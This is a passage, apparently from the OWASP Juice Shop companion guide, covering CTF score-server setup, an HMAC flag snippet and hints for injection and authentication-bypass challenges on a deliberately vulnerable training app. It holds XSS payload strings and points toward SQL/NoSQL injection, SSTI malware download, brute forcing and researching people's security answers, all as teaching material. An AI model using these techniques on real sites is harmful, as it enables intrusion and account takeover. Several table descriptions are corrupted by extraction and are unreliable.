
1. Follow any of the options described in the [FBCTF Quick Setup Guide](#).
2. Browse to your FBCTF instance UI.
3. Click the *Controls* tab under the *Game Admin* panel.
4. Choose *Import Full Game* and select the generated `.json` file.

The following screenshots were taken during a CTF event where Facebook's game server was used. Juice Shop instances were running in a Docker cluster and individually assigned to a participant via a load balancer.






Running RootTheBox



1. Follow either the [Installation Tutorial](#) or [Docker Deployment](#) guide to install RootTheBox version 3.3 or higher.
2. Log in with the admin credentials displayed during server start-up.
3. In the *Backup/Restore* menu select *Import XML* and select the generated `.xml` file.
4. You can now see the challenges under *Game Management* in *Flags / Boxes / Corps*.

The following screenshots show the look & feel of RootTheBox as it was imported from the XML which by default has all the banners and category logos embedded:



Missionen

XSS

Cross-Site Scripting

Miscellaneous

Anzeigetafel

OWASP JUICE SHOP

Using other CTF frameworks

CTFd, FBCTF and RootTheBox are not the only possible score servers you can use. Open Source alternatives are for example Mellivora or NightShade. You can find a nicely curated list of CTF platforms and related tools & resources in [Awesome CTF](#) on GitHub.

All these platforms have one thing in common: Unless you write a dedicated `lib/generators/` -file 😊, you have to set up the challenges inside them manually on your own. Of course you can choose aspects like score per challenge, description etc. like you want. For the CTF to *actually work* there is only one mandatory prerequisite:

The flag code for each challenge must be declared as the result of

```
HMAC_SHA1(ctfKey, challenge.name)
```

with `challenge.name` being the `name` column of the `Challenges` table in the Juice Shop's underlying database. The `ctfKey` has been described in the [Overriding the `ctf.key`](#) section above.

Feel free to use [the implementation within `juice-shop-ctf-cli`](#) as an example:

```
var jsSHA = require('jssha')

function hmacSha1(secretKey, text) {
  var shaObj = new jsSHA('SHA-1', 'TEXT')
  shaObj.setHMACKey(secretKey, 'TEXT')
  shaObj.update(text)
  return shaObj.getHMAC('HEX')
}
```

In cryptography, a keyed-hash message authentication code (HMAC) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key. It may be used to simultaneously verify both the data integrity and the authentication of a message, as with any MAC. Any cryptographic hash function, such as MD5 or SHA-1, may be used in the calculation of an HMAC; the resulting MAC algorithm is termed HMAC-MD5 or HMAC-SHA1 accordingly. The cryptographic strength of the HMAC depends upon the cryptographic strength of the underlying hash function, the size of its hash output, and on the size and quality of the key.

An iterative hash function breaks up a message into blocks of a fixed size and iterates over them with a compression function. For example, MD5 and SHA-1 operate on 512-bit blocks. The size of the output of HMAC is the same as that of the underlying hash function (128 or 160 bits in the case of MD5 or SHA-1, respectively), although it can be truncated if desired.

HMAC does not encrypt the message. Instead, the message (encrypted or not) must be sent alongside the HMAC hash. Parties with the secret key will hash the message again themselves, and if it is authentic, the received and computed hashes will match.²

Commercial use disclaimer

Bear in mind: With the increasing number of challenge solutions (this book included) available on the Internet *it might not be wise to host a professional CTF for prize money* with OWASP Juice Shop!

¹. https://en.wikipedia.org/wiki/Capture_the_flag#Computer_security ↵

². https://en.wikipedia.org/wiki/Hash-based_message_authentication_code

Part II - Challenge hunting

This part of the book can be read from end to end as a *hacking guide*. Used in that way you will be walked through various types of web vulnerabilities and learn how to exploit their occurrences in the Juice Shop application. Alternatively you can start hacking the Juice Shop on your own and use this part simply as a reference and *source of hints* in case you get stuck at a particular challenge.

In case you want to look up hints for a particular challenge, the following tables lists all challenges of the OWASP Juice Shop grouped by their difficulty and in the same order as they appear on the Score Board.

The challenge hints found in this release of the companion guide are compatible with v12.6.0 of OWASP Juice Shop.

Name	Description
API-only XSS	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert(1)"></code>
Access Log	Gain access to any access log file of the server.
Admin Registration	Register as a user with administrator privileges.
Admin Section	Access the administration section of the store.
Allowlist Bypass	Enforce a redirect to a page you are not supposed to redirect to.
Arbitrary File Write	Overwrite the Legal Information file.
Bjoern's Favorite Pet	Reset the password of Bjoern's OWASP account via the Forgotten Password feature.
Blockchain Hype	Learn about the Token Sale before its official announcement.
Blocked RCE DoS	Perform a Remote Code Execution that would keep a less than friendly user busy.
Bonus Payload	Use the bonus payload <code><iframe width="100%" height="166" src="https://api.soundcloud.com/tracks/771984076&color=%23ff5500"></code> in the DOM XSS challenge.
Bully Chatbot	Receive a coupon code from the support chatbot.
CAPTCHA Bypass	Submit 10 or more customer feedbacks within 10 seconds.
Change Bender's Password	Change Bender's password into <i>slurmC14ssic</i> without using the password manager.
Christmas Special	Order the Christmas special offer of 2014.
CSP Bypass	Bypass the Content Security Policy and perform an XSS attack.
Client-side XSS Protection	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert(1)"></code> in the DOM XSS challenge.
Confidential Document	Access a confidential document.
Cross-Site Imaging	Stick cute cross-domain kittens all over our delivery boxes.
CSRF	Change the name of a user by performing Cross-Site Request Forgery.
DOM XSS	Perform a <i>DOM</i> XSS attack with <code><iframe src="javascript:alert(1)"></code> in the DOM XSS challenge.
Database Schema	Exfiltrate the entire DB schema definition via SQL Injection.
Deluxe Fraud	Obtain a Deluxe Membership without paying for it.
Deprecated Interface	Use a deprecated B2B interface that was not properly shut down.
Easter Egg	Find the hidden easter egg.

Name	Description
Email Leak	Perform an unwanted information disclosure by accessing an email account.
Ephemeral Accountant	Log in with the (non-existing) accountant <code>acc0unt4nt@juice.shop</code> .
Error Handling	Provoke an error that is neither very gracefully nor consistently handled.
Expired Coupon	Successfully redeem an expired campaign coupon code.
Exposed Metrics	Find the endpoint that serves usage data to be scraped by a bot.
Extra Language	Retrieve the language file that never made it into production.
Five-Star Feedback	Get rid of all 5-star customer feedback.
Forged Coupon	Forge a coupon code that gives you a discount of at least 80%.
Forged Feedback	Post some feedback in another user's name.
Forged Review	Post a product review as another user or edit any user's existing review.
Forged Signed JWT	Forge an almost properly RSA-signed JWT token that impersonates a user.
Forgotten Developer Backup	Access a developer's forgotten backup file.
Forgotten Sales Backup	Access a salesman's forgotten backup file.
Frontend Typosquatting	Inform the shop about a <i>typosquatting</i> imposter that dug its shop out of the ground.
GDPR Data Erasure	Log in with Chris' erased user account.
GDPR Data Theft	Steal someone else's personal data without using Injection.
HTTP-Header XSS	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert(1)"></code> in the <code>Set-Cookie</code> header.
Imaginary Challenge	Solve challenge #999. Unfortunately, this challenge does not exist.
Kill Chatbot	Permanently disable the support chatbot so that it can no longer respond.
Leaked Access Logs	Dumpster dive the Internet for a leaked password and log in (the password does not qualify as a solution.)
Leaked Unsafe Product	Identify an unsafe product that was removed from the shop.
Legacy Typosquatting	Inform the shop about a <i>typosquatting</i> trick it has been a victim of.
Login Admin	Log in with the administrator's user account.

Name	Description
Login Amy	Log in with Amy's original user credentials. (This could take Final Note")
Login Bender	Log in with Bender's user account.
Login Bjoern	Log in with Bjoern's Gmail account without previously changing the password.
Login CISO	Exploit OAuth 2.0 to log in with the Chief Information Security Officer's account.
Login Jim	Log in with Jim's user account.
Login MC SafeSearch	Log in with MC SafeSearch's original user credentials without changing the password.
Login Support Team	Log in with the support team's original user credentials without changing the password.
Manipulate Basket	Put an additional product into another user's shopping basket.
Meta Geo Stalking	Determine the answer to John's security question by looking at the user's location and other meta-data.
Misplaced Signature File	Access a misplaced SIEM signature file.
Missing Encoding	Retrieve the photo of Bjoern's cat in "melee combat-mode".
Multiple Likes	Like any review at least three times as the same user.
Nested Easter Egg	Apply some advanced cryptanalysis to find <i>the real</i> easter egg.
NoSQL DoS	Let the server sleep for some time. (It has done more than 1000 queries)
NoSQL Exfiltration	All your orders are belong to us! Even the ones which don't belong to us.
NoSQL Manipulation	Update multiple product reviews at the same time.
Outdated Allowlist	Let us redirect you to one of our crypto currency addresses.
Password Strength	Log in with the administrator's user credentials without previous knowledge of the password.
Payback Time	Place an order that makes you rich.
Poison Null Byte	Bypass a security control with a Poison Null Byte to access the system.
Premium Paywall	Unlock Premium Challenge to access exclusive content.
Privacy Policy	Read our privacy policy.
Privacy Policy Inspection	Prove that you actually read our privacy policy.
Product Tampering	Change the <code>href</code> of the link within the OWASP SSL Advanced challenge.

Name	Description
Reflected XSS	Perform a <i>reflected</i> XSS attack with <code><iframe src="javascript:</code>
Repetitive Registration	Follow the DRY principle while registering a user.
Reset Bender's Password	Reset Bender's password via the Forgot Password mechanism.
Reset Bjoern's Password	Reset the password of Bjoern's internal account via the Forgot Password mechanism.
Reset Jim's Password	Reset Jim's password via the Forgot Password mechanism.
Reset Morty's Password	Reset Morty's password via the Forgot Password mechanism.
Reset Uvogin's Password	Reset Uvogin's password via the Forgot Password mechanism.
Retrieve Blueprint	Deprive the shop of earnings by downloading the blueprint.
SSRF	Request a hidden resource on server through server.
SSTi	Infect the server with juicy malware by abusing arbitrary code injection.
Score Board	Find the carefully hidden 'Score Board' page.
Security Policy	Behave like any "white hat" should before getting into the shop.
Server-side XSS Protection	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:</code>
Steganography	Rat out a notorious character hiding in plain sight in the shop.
Successful RCE DoS	Perform a Remote Code Execution that occupies the server.
Supply Chain Attack	Inform the development team about a danger to some of <i>their</i> code (this vulnerability).
Two Factor Authentication	Solve the 2FA challenge for user "wurstbrot". (Disabling, bypassing, or cracking)
Unsigned JWT	Forge an essentially unsigned JWT token that impersonates a user.
Upload Size	Upload a file larger than 100 kB.
Upload Type	Upload a file that has no .pdf or .zip extension.
User Credentials	Retrieve a list of all user credentials via SQL Injection.
Video XSS	Embed an XSS payload <code></script><script>alert(`xss`)</script></code>
View Basket	View another user's shopping basket.
Visual Geo Stalking	Determine the answer to Emma's security question by look-alike mechanism.
Vulnerable Library	Inform the shop about a vulnerable library it is using. (Mention the name)

Name	Description
Weird Crypto	Inform the shop about an algorithm or library it should define.
XXE Data Access	Retrieve the content of <code>C:\Windows\system.ini</code> OR <code>/etc/passwd</code>
XXE DoS	Give the server something to chew on for quite a while.
Zero Stars	Give a devastating zero-star feedback to the store.

Challenge Solutions

In case you are getting frustrated with a particular challenge, you can refer to the [Challenge solutions](#) appendix where you find explicit instructions how to successfully exploit each vulnerability. It is highly recommended to use this option only as a last resort. You will learn **a lot more** from hacking entirely on your own or relying only on the hints in this part of the book.

Finding the Score Board

In part 1 you were introduced to the Score Board and learned how it tracks your challenge hacking progress. You also had a "happy path" tour through the Juice Shop application from the perspective of a regular customer without malicious intentions. But you never saw the Score Board, did you?

Challenges covered in this chapter

Name	Description	Difficulty
Score Board	Find the carefully hidden 'Score Board' page.	★

Find the carefully hidden 'Score Board' page

Why was the Score Board not visited during the "happy path" tour? Because there seemed to be no link anywhere in the application that would lead you there! You know that it must exist, which leaves two possible explanations:

1. You missed the link during the initial mapping of the application
2. There is a URL that leads to the Score Board but it is not hyperlinked to
3. Knowing it exists, you can simply *guess* what URL the Score Board might have.
4. Alternatively, you can try to find a reference or clue within the parts of the application that are *not usually visible* in the browser

Injection

Injection flaws allow attackers to relay malicious code through an application to another system. These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e., SQL injection). Whole scripts written in Perl, Python, and other languages can be injected into poorly designed applications and executed. Any time an application uses an interpreter of any type there is a danger of introducing an injection vulnerability.

Many web applications use operating system features and external programs to perform their functions. Sendmail is probably the most frequently invoked external program, but many other programs are used as well. When a web application passes information from an HTTP request through as part of an external request, it must be carefully scrubbed. Otherwise, the attacker can inject special (meta) characters, malicious commands, or command modifiers into the information and the web application will blindly pass these on to the external system for execution.

SQL injection is a particularly widespread and dangerous form of injection. To exploit a SQL injection flaw, the attacker must find a parameter that the web application passes through to a database. By carefully embedding malicious SQL commands into the content of the parameter, the attacker can trick the web application into forwarding a malicious query to the database. These attacks are not difficult to attempt and more tools are emerging that scan for these flaws. The consequences are particularly damaging, as an attacker can obtain, corrupt, or destroy database contents.

Injection vulnerabilities can be very easy to discover and exploit, but they can also be extremely obscure. The consequences of a successful injection attack can also run the entire range of severity, from trivial to complete system compromise or destruction. In any case, the use of external calls is quite widespread, so the likelihood of an application having an injection flaw should be considered high.¹

Challenges covered in this chapter

Name	Description	Difficulty
Christmas Special	Order the Christmas special offer of 2014.	★★★
Database Schema	Exfiltrate the entire DB schema definition via SQL Injection.	★★★
Ephemeral Accountant	Log in with the (non-existing) accountant <code>acc0unt4nt@juice-sh.op</code> without ever registering that user.	★★★★
Login Admin	Log in with the administrator's user account.	★★
Login Bender	Log in with Bender's user account.	★★★
Login Jim	Log in with Jim's user account.	★★★
NoSQL DoS	Let the server sleep for some time. (It has done more than enough hard work for you)	★★★★
NoSQL Exfiltration	All your orders are belong to us! Even the ones which don't!	★★★★★
NoSQL Manipulation	Update multiple product reviews at the same time.	★★★★
SSTi	Infect the server with juicy malware by abusing arbitrary command execution.	★★★★★★
User Credentials	Retrieve a list of all user credentials via SQL Injection.	★★★★

❶ Please note that some NoSQL Injection challenges described below are **not available** when running the Juice Shop in either a Docker container or on a Heroku dyno! The used query syntax allows any sufficiently skilled attacker to execute arbitrary code including to terminate the application process.

Reconnaissance advice

Instead of trying random attacks or go through an attack pattern list, it is a good idea to find out if and where a vulnerability exists, first. By injecting a payload that should typically *break* an underlying SQL query (e.g. `'` or `';`) you can analyze how the behaviour differs from regular use. Maybe you can even provoke an error where the application leaks details about the query structure and schema details like table or column names. Do not miss this opportunity.

Order the Christmas special offer of 2014

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.⁴

To solve this challenge you need *to order* a product that is not supposed to be available any more.

- Find out how the application *hides* deleted products from its customers.
- Try to craft an attack string that makes deleted products visible again.
- You need to get the deleted product into your shopping cart and trigger the *Checkout*.
- Neither of the above can be achieved through the application frontend and it might even require (half-)Blind SQL Injection.

Exfiltrate the entire DB schema definition via SQL Injection

An attacker would try to exploit SQL Injection to find out as much as possible about your database schema. This subsequently allows much more targeted, stealthy and devastating SQL Injections, like [Retrieve a list of all user credentials via SQL Injection](#).

- Find out which database system is in use and where it would usually store its schema definitions.
- Craft a `UNION SELECT` attack string to join the relevant data from any such identified system table into the original result.
- You might have to tackle some query syntax issues step-by-step, basically hopping from one error to the next
- As with [Order the Christmas special offer of 2014](#) this cannot be achieved through the application frontend.

Log in with the (non-existing) accountant without ever registering that user

In this challenge you need to log in with a user that has accountant-level permissions, but does not really exist.

- The user literally needs to be *ephemeral* as in ["lasting for only a short time"](#).
- Registering normally with the user's email address will then obviously not solve this challenge. The Juice Shop will not even let you register as

acc0unt4nt@juice-sh.op , as this would make the challenge unsolvable for you.

- Getting the user into the database some other way will also fail to solve this challenge. In case you somehow managed to do so, you need to restart the Juice Shop application in order to wipe the database and make the challenge solvable again.
- The fact that this challenge is in the *Injection* category should already give away the intended approach.

Nice try, but this is not how the "Ephemeral Accountant" challenge works!

Email
acc0unt4nt@juice-sh.op

Password
.....
1 Password must be 5-20 characters long 5/20

Repeat Password
.....
5/20

Security Question
Mother's maiden name?
1 This cannot be changed later!

Answer
1

Register

Log in with the administrator's user account

What would a vulnerable web application be without an administrator user account whose (supposedly) privileged access rights a successful hacker can abuse?

- The challenge description probably gave away what form you should attack.
- If you happen to know the email address of the admin already, you can launch a targeted attack.
- You might be lucky with a dedicated attack pattern even if you have no clue about the admin email address.
- If you harvested the admin's password hash, you can of course try to attack that instead of using SQL Injection.

- Alternatively you can solve this challenge as a *combo* with the [Log in with the administrator's user credentials](#) without previously changing them or applying [SQL Injection challenge](#).

Log in with Bender's user account

Bender is a regular customer, but mostly hangs out in the Juice Shop to troll it for its lack of alcoholic beverages.

- The challenge description probably gave away what form you should attack.
- You need to know (or smart-guess) Bender's email address so you can launch a targeted attack.
- In case you try some other approach than SQL Injection, you will notice that Bender's password hash is not very useful.

Log in with Jim's user account

Jim is a regular customer. He prefers juice from fruits that no man has ever tasted before.

- The challenge description probably gave away what form you should attack.
- You need to know (or smart-guess) Jim's email address so you can launch a targeted attack.
- If you harvested Jim's password hash, you can try to attack that instead of using SQL Injection.

Let the server sleep for some time

NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax. Because these NoSQL injection attacks may execute within a procedural language, rather than in the declarative SQL language, the potential impacts are greater than traditional SQL injection.

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as XML, JSON, LINQ, etc). Malicious input targeting those specifications may not trigger the primarily application sanitization checks. For example, filtering out common HTML special characters such as `< > & ;` will not prevent attacks against a JSON API, where special characters include `/ { } :`.

There are now over 150 NoSQL databases available for use within an application, providing APIs in a variety of languages and relationship models. Each offers different features and restrictions. Because there is not a common language between them, example injection code will not apply across all NoSQL databases. For this reason, anyone testing for NoSQL injection attacks will need to familiarize themselves with the syntax, data model, and underlying programming language in order to craft specific tests.

NoSQL injection attacks may execute in different areas of an application than traditional SQL injection. Where SQL injection would execute within the database engine, NoSQL variants may execute during within the application layer or the database layer, depending on the NoSQL API used and data model. Typically NoSQL injection attacks will execute where the attack string is parsed, evaluated, or concatenated into a NoSQL API call.²

This challenge is about giving the server the chance to catch a breath by putting it to sleep for a while, making it essentially a stripped-down *denial-of-service* attack challenge.

In a denial-of-service (DoS) attack, an attacker attempts to prevent legitimate users from accessing information or services. By targeting your computer and its network connection, or the computers and network of the sites you are trying to use, an attacker may be able to prevent you from accessing email, websites, online accounts (banking, etc.), or other services that rely on the affected computer.³

- As stated in the [Architecture overview](#), OWASP Juice Shop uses a MongoDB derivative as its NoSQL database.
- The categorization into the *NoSQL Injection* category totally gives away the expected attack vector for this challenge. Trying any others will not solve the challenge, even if they might yield the same result.
- In particular, flooding the application with requests will **not** solve this challenge. *That* would probably just *kill* your server instance.

All your orders are belong to us

This challenge is about retrieving all user's order data from the NoSQL DB in a single data extraction using an Injection attack.

- This challenge requires a classic Injection attack.
- Find an API endpoint with the intent of delivering a single order to the user and work with that.
- Reading up on how MongoDB queries work is really helpful here.

Update multiple product reviews at the same time

The UI and API only offer ways to update individual product reviews. This challenge is about manipulating an update so that it will affect multiple reviews at the same time.

- This challenge requires another classic Injection attack.
- Take a close look on how the equivalent of UPDATE-statements in MongoDB work.
- It is also worth looking into how [Query Operators](#) work in MongoDB.

Infect the server with juicy malware by abusing arbitrary command execution

ⓘ Please note that this challenge is **not available when running the Juice Shop in either a Docker container or on a Heroku dyno! It is not possible to implement this vulnerability in a "safe" way without any risk of compromise of the underlying system.**

In this challenge you must exploit a Server-side Template Injection (SSTi) to "infect" the server with a specially crafted "malware".

- You can find the juicy malware via a *very obvious* Google search or by stumbling into a very ill-placed quarantine folder with the necessary URLs in it.
- Making the server download and execute the malware is key to solving this challenge.
- For this challenge you do not have to reverse engineer the malware in any way. That will be required later to solve [Request a hidden resource on server through server](#).

Server-side template injection occurs when user input is unsafely embedded into a server-side template, allowing users to inject template directives. Using malicious template directives, an attacker may be able to execute arbitrary code and take full control of the web server.

The severity of this issue varies depending on the type of template engine being used. Template engines range from being trivial to almost impossible to exploit. The following steps should be used when attempting to develop an exploit:

- Identify the type of template engine being used.
- Review its documentation for basic syntax, security considerations, and built-in methods and variables.
- Explore the template environment and map the attack surface.
- Audit every exposed object and method.

Template injection vulnerabilities can be very serious and can lead to complete compromise of the application's data and functionality, and often of the server that is hosting the application. It may also be possible to use the server as a platform for further attacks against other systems. On the other hand, some template injection vulnerabilities may pose no significant security risk.⁵

Retrieve a list of all user credentials via SQL Injection

This challenge explains how a considerable number of companies were affected by *data breaches* without anyone breaking into the server room or sneaking out with a USB stick full of sensitive information. Given your application is vulnerable to a certain type of SQL Injection attacks, hackers can have the same effect while comfortably sitting in a café with free WiFi.

- Try to find an endpoint where you can influence data being retrieved from the server.
- Craft a `UNION SELECT` attack string to join data from another table into the original result.
- You might have to tackle some query syntax issues step-by-step, basically hopping from one error to the next
- As with [Order the Christmas special offer of 2014](#) and [Exfiltrate the entire DB schema definition via SQL Injection](#) this cannot be achieved through the application frontend.

¹. https://owasp.org/www-community/Injection_Flaws ↵

². https://wiki.owasp.org/index.php/Testing_for_NoSQL_injection ↵

³. <https://www.us-cert.gov/ncas/tips/ST04-015> ↵

⁴. https://owasp.org/www-community/attacks/Blind_SQL_Injection ↵

⁵. https://portswigger.net/kb/issues/00101080_server-side-template-injection ↵

Broken Authentication

Challenges covered in this chapter

Name	Description	Difficulty
Bjoern's Favorite Pet	Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.	★★★
Change Bender's Password	Change Bender's password into <i>slurmCl4ssic</i> without using SQL Injection or Forgot Password.	★★★★
GDPR Data Erasure	Log in with Chris' erased user account.	★★★
Login Bjoern	Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.	★★★★
Login CISO	Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account.	★★★★★
Password Strength	Log in with the administrator's user credentials without previously changing them or applying SQL Injection.	★★
Reset Bender's Password	Reset Bender's password via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.	★★★★
Reset Bjoern's Password	Reset the password of Bjoern's internal account via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.	★★★★★
Reset Jim's Password	Reset Jim's password via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.	★★★
Two Factor Authentication	Solve the 2FA challenge for user "wurstbrot". (Disabling, bypassing or overwriting his 2FA settings does not count as a solution)	★★★★★

Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

This challenge is not about any technical vulnerability. Instead it is about finding out the answer to user Bjoern's chosen security question and use it to reset the password of his OWASP account.

Many website registrations use security questions for both password retrieval/reset and sign-in verification. Some also ask the same security questions when users call on the phone. Security questions are one method to verify the user and stop unauthorized access. But there are problems with security questions. Websites may use poor security questions that may have negative results:

The user can't accurately remember the answer or the answer changed, The question doesn't work for the user, The question is not safe and could be discovered or guessed by others. It is essential that we use good questions. Good security questions meet five criteria. The answer to a good security question is:

- **Safe:** cannot be guessed or researched
- **Stable:** does not change over time
- **Memorable:** can remember
- **Simple:** is precise, easy, consistent
- **Many:** has many possible answers

It is difficult to find questions that meet all five criteria which means that some questions are good, some fair, and most are poor. **In reality, there are few if any GOOD security questions.** People share so much personal information on social media, blogs, and websites, that it is hard to find questions that meet the criteria above. In addition, many questions are not applicable to some people; for example, what is your oldest child's nickname – but you don't have a child.¹

- Hints to the answer to Bjoern's question can be found by looking him up on the Internet.
- More precisely, Bjoern might have accidentally (⌚) doxxed himself by mentioning his security answer on at least one occasion where a camera was running.
- Brute forcing the answer might be very well possible with a sufficiently extensive list of common pet names.

Doxing (from dox, abbreviation of documents) or doxxing is the Internet-based practice of researching and broadcasting private or identifiable information (especially personally identifiable information) about an individual or organization.

The methods employed to acquire this information include searching publicly available databases and social media websites (like Facebook), hacking, and social engineering. It is closely related to Internet vigilantism and hacktivism.

Doxing may be carried out for various reasons, including to aid law enforcement, business analysis, risk analytics, extortion, coercion, inflicting harm, harassment, online shaming, and vigilante justice.²

Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password

This challenge can only be solved by changing the password of user Bender into *slurmCl4ssic*. Using any sort of SQL Injection will *not* solve the challenge, even if the password is successfully changed in the process. Beating Bender's security question to change his password also does not suffice to solve this challenge!

- In previous releases of OWASP Juice Shop this challenge was wrongly accused of being based on [Cross-Site Request Forgery](#).
- It might also have been put into the [Improper Input Validation](#) category.
- Bender's current password is so strong that brute force, rainbow table or guessing attacks will probably not work.

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters. It is a practical example of a space/time trade-off, using less computer processing time and more storage than a brute-force attack which calculates a hash on every attempt, but more processing time and less storage than a simple lookup table with one entry per hash. Use of a key derivation function that employs a salt makes this attack infeasible.³

Log in with Chris' erased user account

This challenge is about loggin in with the account of a user who previously insisted on his "right to be forgotten" in accordance with Art. 17 GDPR.

- Trying out the *Request Data Erasure* functionality might be interesting, but cannot help you solve this challenge in real time.
- If you have solved the challenge [Retrieve a list of all user credentials via SQL Injection](#) you might have already retrieved some information about how the Juice Shop "deletes" users upon their request.
- What the Juice Shop does here is totally incompliant with GDPR. Luckily a 4% fine on a gross income of 0\$ is still 0\$.

Log in with Bjoern's Gmail account

The author of the OWASP Juice Shop (and of this book) was bold enough to link his Google account to the application. His account even ended up in the initial user records that are shipped with the Juice Shop for your hacking pleasure!

If you do not see the *Log in with Google* button, do not despair! The hostname your Juice Shop is running on is simply not configured in the OAuth integration with Google. The OAuth-related challenges are still solvable! It might just take a little bit more detective work to find out how an OAuth login is handled.

You can always use the official demo instance at <http://demo.owasp-juice.shop> to play with Google login and learn how it works there, then apply what you learned on your local instance.

- There are essentially two ways to light up this challenge in green on the score board:
 - In case you, dear reader, happen to be Bjoern Kimminich, just log in with your Google account to automatically solve this challenge!

Congratulations!

- Everybody else might want to take detailed look into how the OAuth login with Google is implemented.
- It could bring you some insight to register with your own Google account and analyze closely what happens behind the scenes.
- The security flaw behind this challenge is 100% Juice Shop's fault and 0% Google's.

The unremarkable side note ***without hacking his Google account*** in the challenge description is *not a joke*. Please do not try to break into Bjoern's (or anyone else's) Google account. This would be a criminal act.

Exploit OAuth 2.0 to log in with the CISO's user account

You should expect a Chief Information Security Officer knows everything there is to know about password policies and best practices. The Juice Shop CISO took it even one step further and chose an incredibly long random password with all kinds of regular and special characters. Good luck brute forcing that!

- The challenge description already suggests that the flaw is to be found somewhere in the OAuth 2.0 login process.
- While it is also possible to use SQL Injection to log in as the CISO, this will not solve the challenge.
- Try to utilize a broken convenience feature in your attack.

Log in with the administrator's user credentials without previously changing them or applying SQL Injection

You might have already solved this challenge along with [Log in with the administrator's user account](#) if you chose not to use SQL Injection. This challenge can only be solved if you use the original password of the administrator. If you changed the password previously, do not despair: The original password will *always* be accepted to make sure you can solve this challenge.

- Guessing might work just fine.
- If you harvested the admin's password hash, you can try to attack that.
- In case you use some hacker tool, you can also go for a *brute force attack* using a generic *password list*

Reset Bender's password via the Forgot Password mechanism

This challenge is about finding the answer to user Bender's security question. It is probably slightly harder to find out than Jim's answer.

- If you have no idea who Bender is, please put down this book *right now* and watch the first episodes of [Futurama](#) before you come back.
- Unexpectedly, Bender also chose to answer his chosen question truthfully.

- Hints to the answer to Bender's question can be found in publicly available information on the Internet.
- If a seemingly correct answer is not accepted, you *might* just need to try some alternative spelling.
- Brute forcing the answer should be next to impossible.

Reset the password of Bjoern's internal account via the Forgot Password mechanism

This challenge is about finding the answer to the security question of Bjoern's internal user account `bjoern@juice-sh.op`.

- Other than with [his OWASP account](#), Bjoern was a bit less careless with his choice of security and answer to his internal account.
- Bjoern chose to answer his chosen question truthfully but tried to make it harder for attackers by applying sort of a historical twist.
- Again, hints to the answer to Bjoern's question can be found by looking him up on the Internet.
- Brute forcing the answer should be next to impossible.

Reset Jim's password via the Forgot Password mechanism

This challenge is about finding the answer to user Jim's security question.

- The hardest part of this challenge is actually to find out who Jim actually is
- Jim picked one of the worst security questions and chose to answer it truthfully
- As Jim is a celebrity, the answer to his question is quite easy to find in publicly available information on the internet
- Even brute forcing the answer should be possible with the right kind of word list

Solve the 2FA challenge for user "wurstbrot"

Multi-factor authentication (MFA) is an authentication method in which a computer user is granted access only after successfully presenting two or more pieces of evidence (or factors) to an authentication mechanism: knowledge (something the user and only the user knows), possession (something the user and only the user has), and inherence (something the user and only the user is).

Two-factor authentication (also known as **2FA**) is a type, or subset, of multi-factor authentication. It is a method of confirming users' claimed identities by using a combination of two different factors: 1) something they know, 2) something they have, or 3) something they are.

